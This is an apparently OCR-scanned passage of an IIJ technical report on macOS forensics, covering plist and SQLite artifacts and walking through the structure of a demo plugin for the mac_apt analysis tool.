
Before we get into creating plugins, let's look at file formats that are often parsed in macOS forensics. macOS and its applications use property lists (plists) and SQLite to store settings and history data. So naturally, artifact files often come in one of these formats (since forensic analysis often involves analysis of settings and history).

plist files are mainly used to store simple data like OS and application settings and history. They play a role like that of the Windows registry, but as they are created for each application, they are found in various places on the file system. Early plist files used an XML format, but a binary format is now the default. On the command line, plutil can

[*1] macOS (& ios) Artifact Parsing Tool (https://github.com/ydkhatri/mac_apt).


be used to examine the contents of a plist file. Figure 1 shows an example of using plutil to display com.apple.dock.plist, which stores the settings for applications on the macOS Dock.

SQLite, like plist, is used to record settings and history, but it is also used to store slightly larger pieces of data such as blobs of sent and received data. It is also used in a range of applications including Chrome, and recently even in Windows some artifacts are saved in SQLite format. DB Browser for SQLite[*2] is a convenient way to view the data. Figure 2 shows an example of using DB Browser to read com.apple.LaunchServices.QuarantineEventsV2, which stores information related to the quarantining of files downloaded via a Web browser.



```
% plutil -p ~/Library/Preferences/com.apple.dock.plist
{
  "last-analytics-stamp" => [
    0 => 665299597.8803639
  ]
  "last-messagetrace-stamp" => 652487714.566655
  "loc" => "ja_JP:JP"
  "mod-count" => 2586
  "persistent-apps" => [
    0 => {
      "GUID" => 2837758940
      "tile-data" => {
        "book" => {length = 592, bytes = 0x626f6f6b 50020000 00000410 30000000 ... 04000000 00000000 }
        "bundle-identifier" => "com.apple.siri.launcher"
        "dock-extra" => 0
        "file-data" => {
          "_CFURLString" => "file:///System/Applications/Siri.app/"
          "_CFURLStringType" => 15
        }
        "file-label" => "Siri"
        "file-mod-date" => 3670014440
        "file-type" => 169
        "parent-mod-date" => 3673467070
      }
      "tile-type" => "file-tile"
    }
    1 => {
      "GUID" => 3389811420
      "tile-data" => {
        "book" => {length = 556, bytes = 0x626f6f6b 2c020000 00000410 30000000 ... 04000000 00000000 }
        "bundle-identifier" => "com.apple.Safari"
        "dock-extra" => 0
        "file-data" => {
          "_CFURLString" => "file:///Applications/Safari.app/"
          "_CFURLStringType" => 15
        }
        "file-label" => "Safari"
        "file-mod-date" => 46763031412211
        "file-type" => 41
        "parent-mod-date" => 175856865164040
      }
      "tile-type" => "file-tile"
    }
 (以下略)
```

Figure 1: plist Example (com.apple.dock.plist)



	LSQuarantineEventIdentifier	LSQuarantineTimeStamp	LSQuarantineAgentBundleIdentifier	LSQuarantineAgentName	LSQuarantineDataURLString	LSQu
	フィルター	>=663822201.0	フィルター	フィルター	フィルター	フィルタ
1	04C5C1E6-9DFA-460E-8D6C-96E9ED7FD561	663822201.0	org.mozilla.firefox	Firefox	https://2.na.dl.wireshark.org/osx/...	NULL
2	85681920-83B9-43D3-BA79-8E527BFE71B8	663869536.0	org.mozilla.firefox	Firefox	https://objects.githubusercontent.com/github-production-...	NULL
3	5A428EC4-53C5-4381-97E4-0BFDA8C4D011	664048278.955557	NULL	Homebrew Cask	https://github.com/rizinorg/cutter/releases/download/...	NULL
4	A71D48DE-C77F-4064-A748-33420CFC2642	664293755.627176	NULL	Homebrew Cask	https://downloads.sourceforge.net/grandperspectiv/...	NULL
5	440FC842-0E4F-4F97-9969-F428445E48E3	664870260.643495	NULL	Homebrew Cask	https://download.bell-sw.com/java/8u322%2B6/bellsoft-...	NULL
6	3D2AA369-7AAC-4F67-B2BF-6AF80FB3FC1B	665453437.78583	NULL	Homebrew Cask	https://downloads.sourceforge.net/grandperspectiv/...	NULL
7	7C673FC0-ED4C-44B8-A3F3-DD337448C259	665539858.0	com.google.Chrome	Chrome	https://optimizationguide-pa.googleapis.com/downloads?...	NULL
8	0A5AA187-241B-4F1C-9F89-49D0CBF69D3A	665970717.646598	NULL	Homebrew Cask	https://downloads.sourceforge.net/grandperspectiv/...	NULL

Figure 2: SQLite Example (com.apple.LaunchServices.QuarantineEventsV2)

[*2] DB Browser for SQLite (https://sqlitebrowser.org/).

2.3 mac_apt Plugin Structure

2.3.1 Demo Plugin


A demo plugin is provided in the mac_apt plugins folder in a file called _demo_plugin.py. This plugin reads the file "/System/Library/CoreServices/SystemVersion.plist", gets the value in ProductVersion, displays it on screen, and saves the analysis results to a file.

It only performs a simple analysis, but it is just right for understanding how plugins are structured, so let's use it as an example to see how plugins work in general.

2.3.2 Properties

Plugin properties are set near the beginning of the plugin (immediately after module imports) (Figure 3). Table 1 explains each of these properties.

Plugin authors can basically set these as they like, but __Plugin_Name needs to be unique as it is used to identify the plugin. __Plugin_Modes specifies what OS types (MACOS or IOS) the plugin supports. Note that the keyword "ARTIFACTONLY" can also appear in this property if you want to support the analysis of exported artifact files.



```
__Plugin_Name = "DEMOPLUGIN1" # Cannot have spaces, and must be all caps!
__Plugin_Friendly_Name = "Demo Plugin 1"
__Plugin_Version = "1.0"
__Plugin_Description = "Demonstrates logging, reading plist and writing out information"
__Plugin_Author = "Yogesh Khatri"
__Plugin_Author_Email = "yogesh@swiftforensics.com"

__Plugin_Modes = "MACOS,ARTIFACTONLY" # Valid values are 'MACOS', 'IOS, 'ARTIFACTONLY'
__Plugin_ArtifactOnly_Usage = 'Provide SystemVersion.plist to read macOS version'
```

Figure 3: Plugin Property Settings

Property name	Meaning	Example	Notes
__Plugin_Name	Plugin name	DEMOPLUGIN1	Must be all caps, cannot include spaces
__Plugin_Friendly_Name	Friendly name of plugin	Demo Plugin 1	Not used within the program
__Plugin_Version	Version	1.0	Not used within the program
__Plugin_Description	Plugin description	Arbitrary string	
__Plugin_Author	Author	John Smith	Not used within the program
__Plugin_Author_Email	Author's email	author@example.com	Not used within the program
__Plugin_Modes	OSs supported	MACOS,IOS,ARTIFACTONLY	
__Plugin_ArtifactOnly_Usage	Usage info for mac_apt_artifact_only.py	Arbitrary string	

Table 1: Meaning of Plugin Properties

2.3.3 Entry Points

All plugins first call the Plugin_Start(), Plugin_Start_Standalone(), or Plugin_Start_Ios() function. Table 2 lists the plugin entry points for different mac_apt commands.

The demo plugin implements two entry points, Plugin_Start() and Plugin_Start_Standalone(). And this is consistent with the content of the __Plugin_Modes property (Plugin_Start_Ios() contains only a pass instruction, and IOS does not appear in __Plugin_Modes). Next, let's look at what happens at each entry point.


■ Plugin_Start()

Plugin_Start() (Figure 4) takes a mac_info object as an argument. This object contains basic macOS information (OS version, user list, etc.) obtained from the disk image to be analyzed along with basic methods for accessing the files on the disk image.

The demo plugin displays the name of the OS on which mac_apt is running and the macOS version for which the analysis is being performed (lines 40–41). The function then sets the artifact file path, pulls the version number

mac_apt command	Plugin entry point
mac_apt.py mac_apt_mounted_sys_data.py	Plugin_Start()
mac_apt_artifact_only.py	Plugin_Start_Standalone()
ios_apt.py	Plugin_Start_Ios()

Table 2: mac_apt Commands and Entry Point Called



```
36  def Plugin_Start(mac_info):
37      '''Main Entry point function for plugin'''
38  
39      # Lets print the macOS name and version that the framework has already retrieved. (Utilizing MacInfo)
40      log.info("Current OS is: " + os.name)
41      log.info("Mac version is : {}".format(mac_info.os_version))
42  
43      # Now lets try to get it ourselves manually.
44      file_path = '/System/Library/CoreServices/SystemVersion.plist'
45      version = Process_File(mac_info, file_path)
46      log.info("Mac version retrieved = {}".format(version))
47  
48      # Lets export our file into the Export folder, as most plugins should.
49      mac_info.ExportFile(file_path, __Plugin_Name)
50  
51      # Let's write it out now
52      WriteMe(version, mac_info.output_params, file_path)
```

Figure 4: The Plugin_Start() Function

out of the artifact file using the Process_File() function, and displays this on screen (lines 44–46). It then exports the artifact file from the disk image and saves it in a folder with the same name as the plugin (line 49). Finally, it uses the WriteMe() function to save the analysis results (line 52).


So at the entry point, once the artifact file path has been set, the main tasks are to call a function that performs analysis and a function that saves the analysis results (see below for details of Process_File(), WriteMe()). Other plugins used to perform actual analysis also follow this same procedure.

The path of the artifact file analyzed by the demo plugin is a fixed string, but depending on the artifact, the file path could be undetermined. For example, if the artifact file is located within the user home directory tree, the file path will contain a user name and is thus not a fixed string. In such cases, you need to use the methods provided by mac_apt to get a list of directories and files on the disk image and dynamically build artifact file paths.

Plugin_Start_Standalone()

Plugin_Start_Standalone() (Figure 5) takes as its first argument a list object of artifact files specified on the mac_apt_artifact_only.py command line, so this can be iterated over to process the artifact files one after the other (line 96).

However, if the artifact is made up of multiple files, or if the settings result in the artifact file path(s) being



```
 93  def Plugin_Start_Standalone(input_files_list, output_params):
 94      '''Main entry point function when used on single artifacts (mac_apt_singleplugin), not on a full disk image'''
 95      log.info("Module Started as standalone")
 96      for input_path in input_files_list:
 97          log.debug("Input file passed was: " + input_path)
 98          ## Process the input file here ##
 99          if input_path.endswith('SystemVersion.plist'):
100              success, plist, error = CommonFunctions.ReadPlist(input_path)
101              if success:
102                  os_version = plist.get('ProductVersion', None)
103                  if os_version == None:
104                      log.error('Could not find ProductVersion in plist!')
105                  else:
106                      WriteMe(os_version, output_params, input_path)
107              else:
108                  log.error('Input file "{}" is not a valid plist. Error opening file was: {}'.format(input_path, error))
```

Figure 5: The Plugin_Start_Standalone() Function

© Internet Initiative Japan Inc.

undetermined, you will again need to dynamically build the artifact file paths. Since the artifact files are on the file system of the OS running mac_apt, you can use Python's standard os module to get the file list and so on.

In the demo plugin, if the file path ends with "SystemVersion.plist", the file is parsed by the ReadPlist() method in the CommonFunctions module provided by mac_apt (line 100). If the file is successfully parsed, then after obtaining the OS version, the function saves the analysis results using the WriteMe() function (lines 101–106). As you can see, Process_File() is not called here, but the procedure is mostly the same as in Plugin_Start().

Note that the result of parsing a plist file using the ReadPlist() method (second return value) is a dictionary object.

2.3.4 The Demo Plugin's Other Functions


■ Process_File()

A function that parses SystemVersion.plist (Figure 6). Parses the artifact file passed in as the second argument using the mac_info object's ReadPlist() method (line 60). If successful, calls the GetMacOsVersion() function, described below, to get the version number and returns it (lines 61–65).

The mac_info object's ReadPlist() method, like that in the CommonFunction module, returns the result of parsing the plist as a dictionary object.


■ GetMacOsVersion()

Gets the OS version from parsed plist data and returns it (Figure 7).



```
55  def Process_File(mac_info, file_path):
56      version = ''
57      log.debug("Inside Process_File")
58      try:
59          log.info("Trying to get version from {}".format(file_path))
60          success, plist, error = mac_info.ReadPlist(file_path)
61          if success:
62              version = GetMacOsVersion(plist)
63      except Exception:
64          log.exception(error)
65      return version
```

Figure 6: The Process_File() Function



```
def GetMacOsVersion(plist):
    ''' Gets macOS version number from plist, input here is the plist itself.'''
    try:
        os_version = plist['ProductVersion']
    except Exception:
        log.error("Error fetching ProductVersion from plist. Is it a valid xml plist?")
    return os_version
```

Figure 7: The GetMacOsVersion() Function


■ WriteMe()

A function that saves the analysis results to a file (Figure 8). col_info defines the columns used when writing the analysis results (line 77). The definition is a list of tuple objects. The first element of each tuple is the column name and the second is the column's type. Common type values are "DataType.TEXT" and "DataType.INTEGER". In the demo plugin, the first column is named "Version info" and contains text, the second is named "Major" and contains integers.

The data variable holds the data (list object) to be saved (line 79). The length of this list must match the length of the columns definition.

The DataWriter object is used to save the analysis results in the location and file format specified on the mac_apt command line (line 82). The first argument holds information such as the save folder, the second holds the table name (when saving in SQLite format), the third is the columns definition, and the fourth is the artifact file path. But as the fourth argument is not used, you can simply pass in an empty string. The DataWriter object's WriteRow() method is used to actually write the data.

As the comment on line 90 indicates, however, the above process can also be accomplished in a single line using the WriteList () function. A look through other plugins reveals that most of them use the WriteList() function. The first argument is a string giving some details about



```
76    def WriteMe(version, output_params, file_path):
77        col_info = [ ('Version info', DataType.TEXT),('Major', DataType.INTEGER) ] # Define your columns
78        major_ver = int(version.split('.')[0])
79        data = [version, major_ver] # Data as a list (or dictionary)
80
81        ## The following demonstrates use of the writer class.
82        writer = DataWriter(output_params, 'macOS Info', col_info, file_path)
83        try:
84            writer.WriteRow(data)
85        except:
86            log.exception('WriteMe() exception')
87        finally:
88            writer.FinishWrites()
89
90        # Alternately, you could do it in one line as shown below:
91        WriteList('MacOS version info', 'macOS Info', [data], col_info, output_params, file_path)
```

Figure 8: The WriteMe() Function

© Internet Initiative Japan Inc.

the data, but this is only written to logs and is not saved in the file. The sixth argument can simply be an empty string since, within the WriteList() function, it is used as the fourth argument of a DataWriter object.

2.3.5 Naming Rules for Functions etc.


The entry point function names are fixed, but the plugin author needs to decide on the names of the other functions that perform analysis and save the analysis results. As noted earlier, there is no documentation on how plugins should be written, but looking at existing plugins, most seem to use Pascal case function names, and variable names are in snake case. This is good to be aware if you want to be consistent with other plugins. It also looks like analysis functions are often named "ProcessXxxx()" or "ParseXxxx()". And "PrintAll()" is used consistently as the name of the function that saves analysis results (although the demo plugin uses WriteMe()). This function has three arguments. The first is a list object holding the analysis results to be saved. The second is an object (mac_info.output_params) that holds settings such as the save destination and save file format. The third is ultimately passed to the WriteList() function as its sixth argument, and as such, it appears to be an empty string in most cases.

2.4 Finding Artifacts Not Supported by mac_apt

As I mentioned, the creator of mac_apt maintains it almost single-handedly, so there are unsupported artifacts. So when looking at other analysis tools or reading macOS security articles, you may notice artifacts that mac_apt does not support.

For example, when reading an article about how an attacker could, as a persistence method, replace the path of an application in the Dock with the path of a malicious program[*3], I realized that mac_apt does not provide analysis of "~/Library/Caches//Cache.db". To check whether mac_apt supports a given artifact, you can look through the list of plugins or search the mac_apt source code for the name of an artifact file.

When I checked Cache.db on an actual machine, I found that it stores not only HTTP but also HTTPS traffic (Figure



テーブル: cfurl_cache_response


	entry_ID	version	hash_value	storage_policy	request_key	time_stamp	partition
	フィルター	フィル...	フィルター	フィルター	フィルター	フィルター	フィルター
1	1	0	-6082800930625395189	0	https://stackoverflow.com/	2020-11-09 01:58:45	NULL
2	2	0	1647889406	0	https://www.example.com/	2020-11-09 02:10:43	NULL
3	3	0	2145575174	0	https://raw.githubusercontent.com/its-a-feature/Orchard/...	2021-02-02 06:58:03	NULL

Figure 9: The cfrul_cache_response Table

[*3] Are You Docking Kidding Me? (https://posts.specterops.io/are-you-docking-kidding-me-9aa79c24bdc1).

9). And not only that, it also stores the HTTP request method, HTTP status, HTTP headers, and response body (Figures 10 and 11). Information like this can be very useful when doing forensics, so it would be well worth thinking about implementing a plugin for this.

In the next issue of the IIR, I will discuss the data stored in Cache.db in detail and the implementation of a plugin for analyzing this artifact file.



テーブル: cfurl_cache_bl

	entry_ID	response_object	request_object	proto_props	user_info
	フィルター	フィルター	フィルター	フィルター	フィルター
1	1	BLOB	BLOB	BLOB	NULL
2	2	BLOB	BLOB	BLOB	NULL
3	3	BLOB	BLOB	BLOB	NULL

モード: バイナリー

```
